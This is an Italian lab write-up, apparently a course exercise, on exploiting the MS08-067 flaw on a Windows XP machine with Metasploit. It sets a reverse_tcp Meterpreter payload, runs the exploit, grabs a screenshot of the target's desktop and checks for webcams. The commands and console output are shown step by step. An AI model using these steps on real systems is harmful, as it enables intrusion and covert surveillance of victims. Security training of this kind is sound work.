
Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.
Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

- Una volta a conoscenza dell'ip della macchina target, avviamo da un terminale su Kali Metasploit con il comando *msfconsole*



- Con il comando *search ms08_067* andiamo a ricercare l'exploit per la vulnerabilità richiesta


- Inserendo il comando *shot options* andiamo a vedere quali parametri sono necessari per eseguire l'exploit.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com
                                       ploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread
                                        ne)
   LHOST     192.168.1.118    yes       The listen address (an interface may be s
   LPORT     4444             yes       The listen port
```


- Digitiamo il comando *set rhosts 192.168.1.163* per inserire ip della macchina target verifichiamo che sia stato salvato facendo ancora *show options*


```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.163    yes       The target host(s), see https://github.com/rap
                                       ploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pr
                                        ne)
   LHOST     192.168.1.118    yes       The listen address (an interface may be speci
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

- Una volta verificato che tutti i parametri necessari siano inseriti correttamente andiamo ad eseguire il nostro exploit con il comando *exploit.* Ci verrà restituito il messaggio che il nostro attacco è andato a buon fine e ci verrà aperta una sessione con *meterpreter*



- Da meterpreter dobbiamo inserire il comando *use espia* che abilità l'estensione che ci permetterà di ottenere lo screenshot della macchina target. Per ottenere lo screenshot dobbiamo poi inserire il comando *screengrab* e meterpreter ci salverà uno screenshot del desktop della macchina target sul nostro device.





- Come step successivo abbiamo utilizzato il comando *webcam_list* per verificare se ci fossero delle webcam attive sulla macchina target. La ricerca ha dato esito negativo.

```
meterpreter > webcam_list
[-] No webcams were found
```